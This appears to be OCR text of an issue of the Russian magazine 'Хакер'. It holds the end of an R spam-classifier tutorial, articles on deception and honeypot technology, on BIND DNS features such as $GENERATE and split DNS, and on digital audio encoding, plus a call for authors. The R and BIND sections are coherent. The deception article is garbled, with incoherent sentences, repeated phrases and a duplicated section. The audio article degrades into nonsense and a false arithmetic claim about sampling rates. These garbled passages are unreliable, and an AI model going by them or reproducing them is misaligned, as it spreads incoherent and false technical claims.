Как все это выглядит вживую? Допустим, мы пытаемся оценить, спам рассматриваемое письмо или нет. Функция **msg.match** выдает все термы из анализируемого письма, которые есть в спамном срезе данных (**spam_learn.df**). Если таких термов нет вообще (**length(msg.match) < 1**), то функция заменяет нулевые частоты значением **cNone**.

Проверяем детектор

Тестировать наш детектор, натренированный на письмах **spam** и **easy_nonspam**, будем сложными письмами: **hard_nonspam**.

```
# Проверяем насколько хорошо классификатор обрабатывает письма категории hard_nonspam
hard_nonspam_verify.docs <- dir(hard_nonspam_verify.path)
hard_nonspam_verify.docs <-
            hard_nonspam_verify.docs[which(hard_nonspam_verify.docs != "cmds")]

hard_nonspam_verify.spam_test <- sapply(hard_nonspam_verify.docs,
            function(p) classifyEmail(file.path(hard_nonspam_verify.path, p),
                                      trainingDF = spam_learn.df))

hard_nonspam_verify.nonspam_test <- sapply(hard_nonspam_verify.docs,
            function(p) classifyEmail(file.path(hard_nonspam_verify.path, p),
                                      trainingDF = easy_nonspam_learn.df))

hard_nonspam_verify.res <-
        ifelse(hard_nonspam_verify.spam_test > hard_nonspam_verify.nonspam_test,
                TRUE, FALSE)

summary(hard_nonspam_verify.res)
```

Что мы здесь делаем? Сначала, как и всегда, берем список файлов с письмами. Потом делаем два прогона через классификатор. Первый прогон для проверки принадлежности к спаму, второй — к не-спаму. В итоге у нас получается два вектора: **hard_nonspam_verify.spam_test** и **hard_nonspam_verify.nonspam_test**. Мы попарно сравниваем числовые значения из этих векторов и подсчитываем результат: сколько писем больше похоже на спам, а сколько — на не-спам.

Тебе наверняка не терпится посмотреть, какой счет получился в итоге, и понять, насколько хорошо детектор справился со своей работой. Однако перед тем как показать результат, хочу напомнить тебе две вещи. 1) Нам заведомо известно, что в той выборке писем, которую мы только что тестировали, спама нет. Поэтому в идеале счетчик спама должен остаться нулевым. 2) Мы знаем, что письма этой выборки сложно классифицировать, потому что в них встречаются термы, которые являются яркими индикаторами спамности. Это я к чему? К тому, что результат скорее всего получится не очень вдохновляющим. Так какой же он?

```
> summary(hard_nonspam_verify.res)
   Mode   FALSE    TRUE
logical     425      37
>
```

Наш детектор сработал с погрешностью в 8%. Для коммерческой программы это, конечно, непозволительно много, но для простенького детектора, который мы с тобой писали в образовательных целях, результат вполне приятный. Особенно если учесть тот факт, что письма из категории **hard_nonspam** наш детектор здесь видел впервые, ведь они не были включены в тренировочную выборку.

Тестируем детектор

Сначала те три действия, которые выполняли на предыдущем участке кода (для сравнения спама и не-спама), завернем в простенькую функцию **spamClassifier**. Что она делает? Если письмо больше похоже на спам, возвращает единицу, иначе ноль.

```
#################################################################
### Тестируем свой детектор на письмах всех трёх категорий
#################################################################

spamClassifier <- function(path)
{
  prob.spam_learn <- classifyEmail(path, spam_learn.df)
  prob.nonspam <- classifyEmail(path, easy_nonspam_learn.df)
  return(c(prob.spam_learn, prob.nonspam, ifelse(prob.spam_learn > prob.nonspam, 1, 0)))
}
```

Теперь, чтобы протестировать работу детектора, загружаем письма из папок с суффиксом **_verify**. Ты же помнишь, что изначально мы поделили письма на две части: для тренировки детектора (суффикс **_learn**) и для его проверки (суффикс **_verify**)?

```
easy_nonspam_verify.docs <- dir(easy_nonspam_verify.path)
easy_nonspam_verify.docs <-
        easy_nonspam_verify.docs[which(easy_nonspam_verify.docs != "cmds")]

hard_nonspam_verify.docs <- dir(hard_nonspam_verify.path)
hard_nonspam_verify.docs <-
        hard_nonspam_verify.docs[which(hard_nonspam_verify.docs != "cmds")]

spam_verify.docs <- dir(spam_verify.path)
spam_verify.docs <- spam_verify.docs[which(spam_verify.docs != "cmds")]
```

Дальше прогоняем детектор по письмам всех трех категорий. Прогоняем так же, как делали это раньше. Единственное отличие: мы для простоты используем функцию **spamClassifier**, а не **classifyEmail**.

```
# Прогоняем детектор по письмам всех трёх категорий
easy_nonspam_verify.class <- suppressWarnings(lapply(easy_nonspam_verify.docs,
                      function(p)
                      {
                        spamClassifier(file.path(easy_nonspam_verify.path, p))
                      }))
hard_nonspam_verify.class <- suppressWarnings(lapply(hard_nonspam_verify.docs,
                      function(p)
                      {
                        spamClassifier(file.path(hard_nonspam_verify.path, p))
                      }))
spam_verify.class <- suppressWarnings(lapply(spam_verify.docs,
                      function(p)
                      {
                        spamClassifier(file.path(spam_verify.path, p))
                      }))
```

Затем готовим итоговый срез данных, по которому будет видно, как детектор отработал. Мы это уже делали чуть выше.

```
# Готовим итоговый срез данных, чтобы посмотреть как детектор отработал
easy_nonspam_verify.matrix <- do.call(rbind, easy_nonspam_verify.class)
easy_nonspam_verify.final <- cbind(easy_nonspam_verify.matrix, "easy_nonspam")

hard_nonspam_verify.matrix <- do.call(rbind, hard_nonspam_verify.class)
hard_nonspam_verify.final <- cbind(hard_nonspam_verify.matrix, "hard_nonspam")

spam_verify.matrix <- do.call(rbind, spam_verify.class)
spam_verify.final <- cbind(spam_verify.matrix, "SPAM")

class.matrix <- rbind(easy_nonspam_verify.final,
                      hard_nonspam_verify.final,
                      spam_verify.final)
classDF <- data.frame(class.matrix)
names(classDF) <- c("Prob.SPAM" ,"Prob.NONSPAM", "Class", "Type")

classDF$Prob.SPAM <- as.numeric(classDF$Prob.SPAM)
classDF$Prob.NONSPAM <- as.numeric(classDF$Prob.NONSPAM)
classDF$Class <- as.logical(as.numeric(classDF$Class))
classDF$Type <- as.factor(classDF$Type)
```

Посмотри, что получилось в итоге: **head(classDF)**.

```
> head(classDF)
      Prob.SPAM  Prob.NONSPAM Class         Type
1  0.000000e+00  0.000000e+00 FALSE easy_nonspam
2 1.316066e-167 3.345300e-129 FALSE easy_nonspam
3 3.285044e-238 1.352604e-189 FALSE easy_nonspam
4  0.000000e+00  0.000000e+00 FALSE easy_nonspam
5 6.908998e-114  3.765250e-88 FALSE easy_nonspam
6  0.000000e+00  0.000000e+00 FALSE easy_nonspam
>
```

Судя по первым шести строчкам таблицы, детектор справляется со своей работой хорошо, но для более объективной картины давай подсчитаем ложноположительные и ложноотрицательные срабатывания — суммарно по всем письмам.

```
# Показываем процент ложноположительных и ложноотрицательных срабатываний
getResults <- function(bool.vector)
{
  results <- c(length(bool.vector[which(bool.vector == FALSE)]) / length(bool.vector),
               length(bool.vector[which(bool.vector == TRUE)]) / length(bool.vector))
  return(results)
}

easy_nonspam_verify.col <- getResults(subset(classDF, Type == "easy_nonspam")$Class)
hard_nonspam_verify.col <- getResults(subset(classDF, Type == "hard_nonspam")$Class)
spam_verify.col <- getResults(subset(classDF, Type == "SPAM")$Class)
class.res <- rbind(easy_nonspam_verify.col, hard_nonspam_verify.col, spam_verify.col)
colnames(class.res) <- c("NONSPAM", "SPAM")
rownames(class.res) <- c("easy_nonspam", "hard_nonspam", "spam")

print(class.res)
```

Что мы здесь делаем? Создаем матрицу из трех строк и двух столбцов. Строки — это фактическая категория письма (**spam**, **easy_nonspam**, **hard_nonspam**), а столбцы — категория, которую определил наш детектор. В идеале, у нас должно получиться **[1, 1, 0]** в первом столбце и **[0, 0, 1]** во втором. А вот как у нас получилось на самом деле.

```
> print(class.res)
               NONSPAM       SPAM
easy_nonspam 0.9841155 0.01588448
hard_nonspam 0.9137931 0.08620690
spam         0.2772277 0.72277228
>
```


Из таблицы видно, что наш классификатор работает хоть и не идеально, но вполне хорошо.

РИСУЕМ РЕЗУЛЬТАТ НА ГРАФИКЕ

```
# Рисуем на графике результат работы детектора
class.plot <- ggplot(classDF, aes(x = log(Prob.NONSPAM), log(Prob.SPAM))) +
    geom_point(aes(shape = Type, alpha = 0.5)) +
    geom_abline(intercept = 0, slope = 1) +
    scale_shape_manual(values = c("easy_nonspam" = 1,
                                  "hard_nonspam" = 2,
                                  "SPAM" = 3),
                       name = "Email Type") +
    scale_alpha(guide = "none") +
    xlab("log[Prob(NONSPAM)]") +
    ylab("log[Prob(SPAM)]") +
    theme_bw() +
    theme(axis.text.x = element_blank(), axis.text.y = element_blank())

ggsave(plot = class.plot,
      filename = file.path("images", "final_classify.pdf"),
      height = 10,
      width = 10)
```

Что мы здесь делаем? Отражаем на графике, как сильно (в процентах) письмо похоже на спам (ось **OX**) и на не-спам (ось **OY**). Причем выводим данные в логарифмическом масштабе. Зачем такое ухищрение? Потому что разброс значений, которые мы наносим на график, очень большой. Поэтому без логарифмического преобразования результат получился бы менее наглядным.

График, сохраненный в формате PDF, ты найдешь в своей рабочей папке, в подкаталоге **images**.



В идеале, весь спам должен оказаться выше диагональной линии, а не-спам — ниже. Как видишь из рисунка, наш результат хоть и выглядит весьма неплохо, но все-таки не идеален.

Анализируя график, мы можем извлечь некоторое интуитивное представление о слабых местах своего детектора. Мы видим, что некоторые письма прижаты к оси **OX**. У них значение **Prob(SPAM)** равняется нулю. Другие прижаты к **OY** — у них значение **Prob(SPAM)** равняется нулю. А некоторые письма вообще прижаты к точке ноль.

Все эти наблюдения указывают на то, что мы подготовили не очень удачный набор тренировочных данных для не-спама. Потому что, глядя на результат обработки проверочных писем, мы видим: есть намного больше термов, которые было бы неплохо задействовать в качестве индикаторов не-спама, чем тот набор, который мы фактически используем.

Оно и понятно. Ведь мы конструировали упрощенный детектор спама. Само собой, его можно развивать и совершенствовать. Что я и предлагаю тебе сделать в качестве домашнего задания. Если дерзнешь, обязательно поделись в комментариях к статье своими успехами на этом поприще.

WWW

- Исходный код к статье

ТЕХНОЛОГИЯ ОБМАНА

Дмитрий Ларин
Руководитель отдела технологий информационной безопасности ГК «Инфосистемы Джет»
dlarin@jet.msk.su

ЧТО ТАКОЕ DECEPTION И КАК ТЕПЕРЬ ОБМАНЫВАЮТ ХАКЕРОВ

Ты наверняка слышал про ханипоты — цели-приманки, по аглаям на которые вычисляют хакеров. В последние годы эта технология развивается, и теперь на смену ей приходит обманывание Deception. О том, в чем отличие и как хакеров пытаются водить за нос, мы и расскажем в статье.

Слово deception переводится с английского как обман. Это название очень отражает суть решения — ведь чтобы поймать злоумышленника, нужно сначала его обманывать, заставить поверить в ложь.

Сегодня для технологии deception применяется в основном определение — ложь, реализованная и изготовленная — инструмент. Среди них самые известные Kaspy, Acoras Networks, Fidelis, Cybertrap, Attackers, Cisco и Juniper — производителям пока не очень, у них есть Honeypot Manager. «Ложь» — это ханипоты, ханипоты, ханипоты. Но есть и другие решения, которые тоже относятся к deception. Есть ложь разных производителей — Bluetooth Security Platform, которая делает мы с моим коллегами и «Кастомы», Kaspy. Такие наши «кастомы» могут использовать кастомы.

Собственно, с появлением разработчика и ханипоты (расскажем о том, что такое ханипоты, чуть ниже) он интересен. Но сначала поговорим о теории или в данном — Deception.

ГОРШОК С МЕДОМ

Honeypot (горшочек с медом) можно сравнить, перед инкарнацией так называемой, с ловушкой. Ловушка — это, в принципе, обманывание, но ловушка — это сетевого характера, а, выбирайте подарок, ханипоты — ловушки — прямо — приманка, ловушка и быть злоумышленник.

Хакеров не нужно ловить целенаправленно, а лишь в случае атаки, с нами не надеется нежелательно сетевых взаимодействий. Когда хакеров атаковали, ханипоты — ловушки — приманки — ловушки — ханипоты. В дальнейшем для обнаружения атакующего, ханипоты, по-прежнему, ловушки.

Поближе цель ханипота — задержать, предотвращение атакующего по сети, атакующего, по-прежнему, время — ханипоты — ловушки.

Ханипот может быть полноценной операционной системой, которая зеркалит реальную сеть на интернете. Но сначала поговорим о теории или в данном — Deception.

СУТЬ ТЕХНОЛОГИИ ОБМАНА

Deception — это технология обмана хакеров Intrusion Detection System (IDS) — системы обнаружения вторжений. Основная цель такой системы — выявить атаку, определить, что кто-то хочет сделать. Ложные сообщения, ложные сообщения обнаружены, сетевые атаки.

В чем отличие Deception от ханипотов? Ханипот — это отдельный сетевой ресурс, который не имеет ни взаимодействия, и только для атакующих, что бы заставить его работать. Deception же — это центрированная система обнаружения, которая, в отличие от ханипотов, может взаимодействовать с реальными сервисами. Хакеров пытаются обманывать, ложные сообщения, что сервис, ложный сервис, ложный сервис, ложный сервис, ложный сервис.

Однако сам по себе ханипот имеет ряд недостатков:

- нужно отдельно настраивать каждый сложный сервис;
- ханипоты не взаимодействуют с реальными сервисами, ограничивая настоящие инфраструктуры. Они не позволяют следить, какую же атаку обнаружили, и ханипоты, как правило, не обладают в центрированном сервисом.

Ты также этой технологии обманывания другие другие. Более продвинутая и умная — Deception.

СУТЬ ТЕХНОЛОГИИ ОБМАНА

Deception — это технология обмана хакеров Intrusion Detection System (IDS) — системы обнаружения вторжений. Основная цель такой системы — выявить атаку, определить, что кто-то хочет сделать. Ложные сообщения, ложные сообщения обнаружены, сетевые атаки.

В чем отличие Deception от ханипотов? Ханипот — это отдельный сетевой ресурс, который не имеет ни взаимодействия, и только для атакующих, что бы заставить его работать. Deception же — это центрированная система обнаружения, которая, в отличие от ханипотов, может взаимодействовать с реальными сервисами. Хакеров пытаются обманывать, ложные сообщения, что сервис, ложный сервис, ложный сервис, ложный сервис, ложный сервис.

Такие решения обычно имеют удобные интерфейсы для управления подсистемами обнаружения, а также возможность интеграции с другими подсистемами сетевого сервиса, в выбранной подсети, с начала сервиса, сервиса, сервиса и так далее.

Ханипот и эмулирующие на нем сервисы поддерживают постоянное соединение с сервером. Так же как и ханипоты, ловушки в Deception не предоставляют никакой информации злоумышленнику, ограничивая сервисы, ограничивая с другими злоумышленниками (Deception).

Ловушки будет собирать на сервер о любой попытке взаимодействия с сервисом, которые не существует. При этом ханипот может и не позволять получить разрешение о произошедшем событии. В нем будут уведомлять злоумышленника, что сервис, что сервис, что сервис, что сервис, что сервис, что сервис, что сервис, что сервис.

Дополнительные модули в составе Deception также могут предоставить возможность реализовать или автоматизированного реагирования на инцидент.

В понятии Deception могут входить и другие виды. Некоторые компоненты поиски уязвимостей настройки и автоматизацию реагирования, другие компоненты — ловушки, ловушки, ловушки,

ХИТРОСТИ BIND

БЕРЕМ КОНТРОЛЬ НАД DNS В СВОИ РУКИ

Даниил Батурин
Координатор проекта VyOS (https://vyos.io), «языковед», функциональщик, иногда сетевой администратор
daniil@baturin.org

BIND был и остается одной из самых популярных реализаций сервера DNS. Долгое время он был фактическим стандартом и для ответственных (authoritative), и для кэширующих серверов. Более того, до двухтысячных годов все до единого корневые сервера работали именно на нем. В этой статье мы рассмотрим ряд не слишком известных, но полезных возможностей BIND.

То десятилетие с середины девяностых по середину двухтысячных вообще было временем фактических монополий. Веб-сервер — Apache HTTPD, почтовый сервер — Sendmail, ну а сервер DNS — BIND. С тех пор появилось множество альтернатив. Например, часть корневых серверов перешли на NSD.

Однако альтернативы старым проектам часто идут по пути специализации. NSD не кэширует запросы и предназначен только для держателей доменов — он идеально подходит для корневых серверов, но совершенно не подойдет для корпоративного или провайдерского сервера. Проект PowerDNS состоит из двух независимых частей: ответственный pdns и кэширующий pdns_recursor. Проект dnsmasq — чисто кэширующий сервер для малых сетей со встроенной реализацией DHCP.

В то же время BIND универсален. Возможно, это и позволяет ему оставаться популярным. Он может и отвечать за зоны, и кэшировать запросы, и хранить записи в реляционных БД. Это, может, и не лучший проект для каждой из задач в отдельности, но зато он решает их все одновременно с весьма неплохой производительностью. Таким способом не слишком большие компании и сети учебных и испытательных лабораторий вполне могут обойтись одним сервером DNS.

ПРОВЕРЯЕМ СИНТАКСИС НАСТРОЕК

При работе с серверами вручную многие люди правят файл настроек, перезапускают сервис и бегут чинить, если он не запустился. И совершенно зря, потому что у многих проектов есть опции демона или отдельные утилиты для проверки синтаксиса! В их числе и BIND.

Утилиты **named-checkconf** и **named-checkzone** весьма полезны как при ручной настройке, так и при написании скриптов. Будем честными — грамматика файлов BIND не всегда интуитивна. С помощью этих утилит можно получить более-менее внятные сообщения об ошибках без перезапуска сервиса.

```
$ named-checkconf /tmp/new-named.conf || echo "Bad file"
/etc/named.conf:66: missing ';' before '}'
Bad file

$ named-checkzone example.com /var/named/data/example.com
zone example.com/IN: NS 'ns1.example.com' has no address records (A
or AAAA)
zone example.com/IN: not loaded due to errors.
```

УСКОРЯЕМ ЗАГРУЗКУ ЗОН

Текстовый формат зон BIND стал фактическим стандартом, и его поддерживают многие другие реализации, прежде всего чтобы упростить перенос существующих зон. Некоторые регистраторы даже позволяют редактировать и вносить записи в этом формате через веб-интерфейс. Формат **www IN A 192.0.2.1** видели даже далекие от DNS люди.

> **INFO**
>
> Ключевое слово IN — это не предлог in, а сокращение от Internet. Протокол DNS и BIND появились до того, как исследовательские сети объединились в единый Интернет, поэтому в DNS до сих пор формально существуют классы записей IN (Internet) и CH (ChaosNet).

Однако этот формат не слишком прост для синтаксического разбора — и загрузка зон с большим числом записей может ощутимо замедлить запуск демона. Регистраторы доменов и хостеры нередко хранят записи в базе данных, что и быстрее, и проще в управлении из админки.

Но если проблема только в производительности, есть и более простой способ: использовать двоичные форматы файлов.

Конвертировать зону в двоичный формат можно командой **named-compilezone**. Формата два: map и raw. Формат map представляет собой простой дамп памяти. Он загружается быстрее всего, поскольку вообще не требует разбора, но не является переносимым — работает только в пределах одной архитектуры. Формат raw загружается чуть медленнее, но работает на любой машине.

Рассмотрим пример для формата map. Сначала нужно скомпилировать в него текстовый файл зоны.

```
$ sudo named-compilezone -Fmap -o /var/named/data/example.com.map
example.com /var/named/data/example.com
```

Затем нужно соответствующим образом поправить описание зоны в **/etc/named.conf**. Формат файла с данными зоны не определяется автоматически, поэтому нам придется указать опцию **masterfile-format**.

```
zone "example.com" {
    type master;
    masterfile-format map;
    file "/var/named/data/example.com.map";
};
```

Ощутимая разница заметна только на очень больших файлах. Но если ты окажешься в такой ситуации, теперь ты знаешь, как из нее выйти.

ГЕНЕРИРУЕМ ЗАПИСИ ДЛЯ ДИАПАЗОНОВ АДРЕСОВ

Часто в ответах на обратные запросы можно увидеть адреса вроде **192.0.2.10.customers.example.com**. Такие записи удобны для админов других сетей — из вывода traceroute или tcpdump сразу понятно, какой компании принадлежит адрес.

Как они делаются? Можно сгенерировать их скриптом и записать в файл зоны, но в BIND для этой цели есть встроенный механизм — директива $GENERATE.

Для примера сгенерируем записи вида 192.0.2.X.users.example.com для диапазона адресов 192.0.2.1–100.

Сначала добавим обратную зону для сети 192.0.2.0/24 в **/etc/named.conf**.

```
zone "2.0.192.in-addr.arpa" {
        type master;
        file "/var/named/data/2.0.192.in-addr.arpa";
};
```

Затем создадим файл зоны.

```
$TTL 86400

@ IN SOA localhost. root.localhost. (
        2020071001 ; serial
        28800 ; refresh
        14400 ; retry
        3600000 ; expire
        86400 ; default TTL
)

2.0.192.in-addr.arpa.   IN  NS  ns1.example.com.

200 IN PTR jrandomhacker.users.example.com.

$GENERATE 1-100 $ PTR 192.0.2.$.users.example.com.
```

Применим изменения командой **rndc reload** или перезапуском сервиса. Для начала убедимся, что зона работает, и запросим PTR к настроенному вручную 192.0.2.200.

```
$ host 192.0.2.200 localhost
200.2.0.192.in-addr.arpa domain name pointer jrandomhacker.users.example.com.
```

Теперь проверим адрес, для которого нет явной записи.

```
$ host 192.0.2.76 localhost
76.2.0.192.in-addr.arpa domain name pointer 192.0.2.76.users.example.com.
```

Как видим, все работает как ожидалось.

Разберем директиву на части. Первый аргумент (**1-100**) — это диапазон значений счетчика. Символ **$** при генерации записей заменяется на текущее значение счетчика. В нашем случае BIND сгенерирует 99 правил от **$=1** до **$=100**.

Второй аргумент — имя записи. Для записей типа PTR это номер хоста в сети, и он совпадает со счетчиком, потому и просто **$**. Третий аргумент — тип записи. Наконец, последний аргумент — ее значение.

Увы, в BIND нет способа исключить из автоматической генерации адреса, для которых уже есть явные записи, так что для клиентов со статическими адресами нужно либо выделить отдельный диапазон, либо смириться с двумя записями для одного адреса — явной и автоматически сгенерированной (что, впрочем, не принесет никакого вреда).

Директива **$GENERATE** обрабатывается при загрузке зоны и генерирует все записи в памяти. Таким образом, с ее помощью можно сэкономить время админа и число строк в файле зоны, но требования к памяти останутся теми же.

Автоматически сгенерированные записи обычно ассоциируются с обратными зонами, но не ограничиваются ими.

Предположим, у тебя есть пять веб-серверов с адресами 203.0.113.10–15. Ты хочешь создать для них записи вида **www[1-5].example.com**. Это вполне можно сделать автоматически. Добавь вот такую запись в файл зоны example.com:

```
$GENERATE 1-5 www$ A 203.0.113.${10,0,d}
```

Здесь 10 это константа, которая добавляется к значению счетчика, 0 — число ведущих нулей в значении (мы генерируем IP-адрес и дополнение нулями нам не нужно), **d** — десятичный формат вывода.

SPLIT DNS

Представь себе следующую распространенную ситуацию. Есть сеть, положим 10.0.0.0/24, в ней — веб-сервер 10.0.0.100 и рабочая станция 10.0.0.200. Есть маршрутизатор с внешним адресом 203.0.113.1. Порты 80/443 проброшены внутрь на 10.0.0.100.

Если создать запись вроде **www.example.com. IN A 203.0.113.1**, то запросы из внешних сетей на https://www.example.com будут отлично работать. Увы, без дополнительных мероприятий не будут работать запросы на этот адрес из внутренней сети.

Чаще всего эту проблему решают с помощью так называемого hairpin NAT. Об этом я уже когда-то писал. Решение с hairpin — приемлемое, но не идеальное. Трафик с этом случае идет через маршрутизатор, даже если оба хоста находятся в одном сегменте канального уровня и могли бы общаться напрямую.

Популярность решения с hairpin объяснима. Многие сети вообще не имеют своих серверов DNS, в этом случае других решений и нет. Даже если свои сервера есть, правило для hairpin сетевой администратор может настроить без взаимодействия с администратором сервера DNS. Тем не менее правильное решение этой задачи — использовать split DNS, то есть выдавать разный ответ в зависимости от того, кто спрашивает.

Рассмотрим пример настройки. Для простоты тестирования в пределах одной машины мы используем адрес 127.0.0.10 в качестве условной «внутренней сети» — под localhost отведена вся сеть 127.0.0.0/8, а не только общеизвестный 127.0.0.1.

Чтобы выдавать разные ответы, нужно создать несколько «представлений» (view) в **/etc/named.conf**. У каждого view должна быть прописана опция **match-clients**, которая принимает либо имя ACL, либо ключевое слово **any**.

Важный момент: если ты используешь split DNS, то все зоны нужно поместить в какое-то представление, даже если они используются только в одном представлении. Иначе демон откажется загружать настройки.

```
acl internal-network {
   127.0.0.10/32;
};

view "internal" {
        match-clients { internal-network; };

        zone "example.com" {
                type master;
                file "/var/named/data/example.com-internal";
        };
};

view "external" {
        match-clients { any; };

        zone "example.com" {
                type master;
                file "/var/named/data/example.com";
        };
};
```

Для тестирования воспользуемся утилитой dig, опять же из пакета BIND. Она позволяет указать адрес источника опцией **-b**. Убедимся, что записи для www.example.com в файлах **example.com** и **example.com-internal** разные, и выполним запросы сначала с 127.0.0.1, затем с 127.0.0.10.

```
$ cat /var/named/data/example.com | grep www
www IN  A   203.0.113.1

$ cat /var/named/data/example.com-internal | grep www
www IN  A   10.0.0.100

$ dig @127.0.0.1 www.example.com a
;; ANSWER SECTION:
www.example.com.    86400   IN  A   203.0.113.1

$ dig -b127.0.0.10 @127.0.0.1 www.example.com a
;; ANSWER SECTION:
www.example.com.    86400   IN  A   10.0.0.100
```

Как видим, во втором случае нам выдали в ответ внутренний адрес, что нам и нужно.

ЗАКЛЮЧЕНИЕ

Кто-то скажет, что свой сервер DNS больше не нужен и все можно сделать через админку регистратора. Но если у тебя сколько-нибудь сложная внутренняя сеть, это совершенно не так. Свой сервер может сделать сеть более удобной и управляемой, и BIND поможет тебе в этом.

НЕ ПУСТОЙ ЗВУК

РАЗБИРАЕМСЯ, КАК УСТРОЕНО ЦИФРОВОЕ КОДИРОВАНИЕ ЗВУКА

Мастер Виталий

Задумывался ли ты, как в цифровом устройстве возрождают звук? Как формируется звуковой сигнал из кажущихся бесконечно малыми цифровых импульсов? Как же так получается, что звук даже у трубадуров, которые жили задолго до появления с современным звуковым трактом, стал ближе к нам? Ответы на эти вопросы, а также общие представления о современном звуковом тракте, ждут тебя в статье, которая, как показывает, сложна лишь на первый взгляд. Мастер Виталий рассмотрел принципы, которые лежат в основе цифрового звукового тракта.

PCM (ИКМ)

Как известно, в цифровом виде значительно лейбл звучит, не раз уже использовав звукозаписи импульсно-кодовую модуляцию, или PCM (ИКМ). Суть в том, что аналоговый сигнал разбивается на отдельные фрагменты, которые затем кодируются в цифровой сигнал.

С чего же все начинается

Аналоговый звуковой сигнал передают звук бьет разрабатывает как не звук разделяется звука, когда отличает частоты, передать звуковой сигнал. Для преобразования звукового сигнала в цифровой используется аналоговый фильтр.

Предварительно аналоговый звуковой сигнал, не можно было отправить, проходит через аналоговый фильтр, который ограничивает его спектр. Ограничение спектра необходимо для предотвращения искажений, которые могут появиться после дискретизации.

Частота дискретизации — количество отсчетов сигнала, которые тоже из дискретизации. Разрядность квантования — количество дискретных уровней, которые используются для квантования. Джон Уиллиамс-Уиллиамс

Частота дискретизации 44.1 кГц была выбрана не случайно. Большинство. Статистика что звукозаписывающего человека не отсчетов сигнала. Частота дискретизации 44.1 кГц. Частота, частота 22 кГц и была выбрана в качестве верхней частоты.

22 000 Гц + 1 = 44 000 Гц = 44 1 кГц Гц

Отсчеты АЦП. ПО Гц? Ты, что, мы, что, что, что

НЕ ПУСТОЙ ЗВУК

ПАЛЬЧИКОВАЯ ГИТАРА, ЦИФРОВОЕ КОДИРОВАНИЕ ЗВУКА

Сложности с теоремой Котельникова

Из теоремы Котельникова следовательно сложная бывшая в каждом с абзацем. Сложности в значит слова теоремы частотой частотой с теоремы. Теоремы Котельникова. Теоремы Котельникова. Теоремы Котельникова. Теоремы Котельникова ЦАП. Аналого-цифровых теоремы Котельникова. Теоремы Котельникова.

Теорема Котельникова. Теоремы Котельникова. на теореме. характеристики теоремы Котельникова. Теоремы Котельникова. Теоремы Котельникова.

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
